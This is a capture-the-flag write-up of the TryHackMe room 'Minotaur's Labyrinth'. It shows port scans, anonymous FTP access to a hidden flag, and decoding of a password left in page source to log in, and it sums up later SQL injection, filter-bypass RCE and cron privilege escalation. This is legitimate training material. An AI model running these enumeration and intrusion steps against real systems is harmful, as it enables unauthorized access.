THM Minotaur's Labyrinth Writeup

writeups@centraliowacybersec.com

THM Minotaur's Labyrinth Thoughts

https://tryhackme.com/room/labyrinth8llv

This was a VERY CTF style box that was a ton of fun all besides the box being dreadfully slow. There were a lot of small skills used on the box to get the two initial flags. RCE was a bit of a hassle but once I figured it out it seemed obvious. Root was very straightforward in my opinion.

Table of contents


1. Skills needed and skills learned

1.1. Fully enumerate a website to find important clues.
1.2. Intermediate linux bash to get by filters.
1.3. Understand crontab that you may not see from your priv's perspective.


2. High Overview

The FTP server had a hidden folder where a flag was stored. The webserver on the front end with various exploits such as; obfuscated user password in the source code, user account creds in an accessible log file, sql injection to dump all user creds, html injection to bypass an echo shell command and get rce. Once into the box, privesc was pretty straight forward. There was a globally writable folder in / that was on a cron that you can edit.

3. Initial Nmap Enumeration




```
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql
```



```
PORT     STATE SERVICE  VERSION
21/tcp   open  ftp      ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 pub
80/tcp   open  http     Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1)
|_http-favicon: Unknown favicon MD5: C4AF3528B196E5954B638C13DDC75F2F
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1
| http-title: Login
|_Requested resource was login.html
443/tcp  open  ssl/http Apache httpd 2.4.48 ((Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1)
|_http-favicon: Unknown favicon MD5: BE43D692E85622C2A4B2B588A8F8E2A6
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1
| http-title: Login
|_Requested resource was login.html
| ssl-cert: Subject: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Issuer: commonName=localhost/organizationName=Apache Friends/stateOrProvinceName=Berlin/countryName=DE
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: md5WithRSAEncryption
| Not valid before: 2004-10-01T09:10:30
| Not valid after:  2010-09-30T09:10:30
| MD5:   b181 18f6 1a4d cb51 df5e 189c 40dd 3280
|_SHA-1: c4c9 a1dc 528d 41ac 1988 f65d b62f 9ca9 22fb e711
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
3306/tcp open  mysql?
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS
 RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92
%), Linux 3.2 - 4.9 (92%), Linux 3.7 - 3.10 (92%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 22.234 days (since Fri Oct 15 09:44:49 2021)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   66.16 ms  10.2.0.1
2   ... 3
4   226.99 ms minotaur.thm (10.10.76.102)
```


4. FTP Enumeration

4.1. It took anonymous as a login




```
┌──(kali㉿kali)-[~]
└─$ ftp minotaur.thm                                                                    1 ⚙
Connected to minotaur.thm.
220 ProFTPD Server (ProFTPD) [::ffff:10.10.76.102]
Name (minotaur.thm:kali): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 pub
226 Transfer complete
ftp> cd pub
250 CWD command successful
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
-rw-r--r--   1 root     root          141 Jun 15 14:57 message.txt
226 Transfer complete
ftp> get message.txt
local: message.txt remote: message.txt
200 PORT command successful
150 Opening BINARY mode data connection for message.txt (141 bytes)
226 Transfer complete
141 bytes received in 0.16 secs (0.8498 kB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~]
└─$ cat message.txt                                                                     1 ⚙
Daedalus is a clumsy person, he forgets a lot of things arount the labyrinth, have a look around, maybe you'll find
 something :)
-- Minotaur
```


4.2. Don’t forget “ls -la”



```
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 .
drwxr-xr-x   3 root     root         4096 Jun 15 14:45 ..
drwxr-xr-x   2 root     root         4096 Jun 15 19:49 .secret
-rw-r--r--   1 root     root          141 Jun 15 14:57 message.txt
226 Transfer complete
```



```
ftp> cd .secret
250 CWD command successful
ftp> ls -la
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxr-xr-x   2 root     root         4096 Jun 15 19:49 .
drwxr-xr-x   3 nobody   nogroup      4096 Jun 15 14:57 ..
-rw-r--r--   1 root     root           30 Jun 15 19:49 flag.txt
-rw-r--r--   1 root     root          114 Jun 15 14:56 keep_in_mind.txt
```




```
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful
150 Opening BINARY mode data connection for flag.txt (30 bytes)
226 Transfer complete
30 bytes received in 0.16 secs (0.1800 kB/s)
ftp> get keep_in_mind.txt
local: keep_in_mind.txt remote: keep_in_mind.txt
200 PORT command successful
150 Opening BINARY mode data connection for keep_in_mind.txt (114 bytes)
226 Transfer complete
114 bytes received in 0.00 secs (30.0887 kB/s)
ftp> exit
221 Goodbye.

┌──(kali㉿kali)-[~/Downloads]
└─$ cat flag.txt
fl4g{[redacted]}
```

4.3. First flag down!

5. Web Service Enumeration

5.1. I verified that port 80 and port 443 were identical so I kept to port 80 unless I was getting desperate and thought something interesting might work only on 443.


5.2. Nikto came back empty



```
┌──(kali㉿kali)-[~]
└─$ nikto -h minotaur.thm                                                    1 ⚙
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.76.102
+ Target Hostname:    minotaur.thm
+ Target Port:        80
+ Start Time:         2021-11-06 15:33:48 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.48 (Unix) OpenSSL/1.1.1k PHP/8.0.7 mod_perl/2.0.11 Perl/v5.32.1
+ Retrieved x-powered-by header: PHP/8.0.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms
of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site i
n a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Root page / redirects to: login.html
```


5.3. Directory busting wasn't running well on the server because it was pretty slow. I had no usable results from any of them.

5.4. I checked out the source code and found some interesting comments in it related to a user password.



```
function pwdgen() {
    a = ["0", "h", "?", "1", "v", "4", "r", "l", "0", "g"]
    b = ["m", "w", "7", "j", "1", "e", "8", "l", "r", "a", "2"]
    c = ["c", "k", "h", "p", "q", "9", "w", "v", "5", "p", "4"]
}
//pwd gen for Daedalus a[9]+b[10]+b[5]+c[8]+c[8]+c[1]+a[1]+a[5]+c[0]+c[1]+c[8]+b[8]
//                             ||\____/|
///                           (\|----|/)
//                             \ 0  0 /
//                              |    |
//                           ___/\../\____
//                          /     --      \

```

5.5. I threw the variable into python and printed the PWD GEN for the password!




```
a = ["0", "h", "?", "1", "v", "4", "r", "l", "0", "g"]
b = ["m", "w", "7", "j", "1", "e", "8", "l", "r", "a", "2"]
c = ["c", "k", "h", "p", "q", "9", "w", "v", "5", "p", "4"]

print(a[9]+b[10]+b[5]+c[8]+c[8]+c[1]+a[1]+a[5]+c[0]+c[1]+c[8]+b[8])
```

```
[redacted]
g2[redacted]

Process finished with exit code 0
```

5.6. I was able to login with one of the usernames I was commonly seeing on the website and this password.

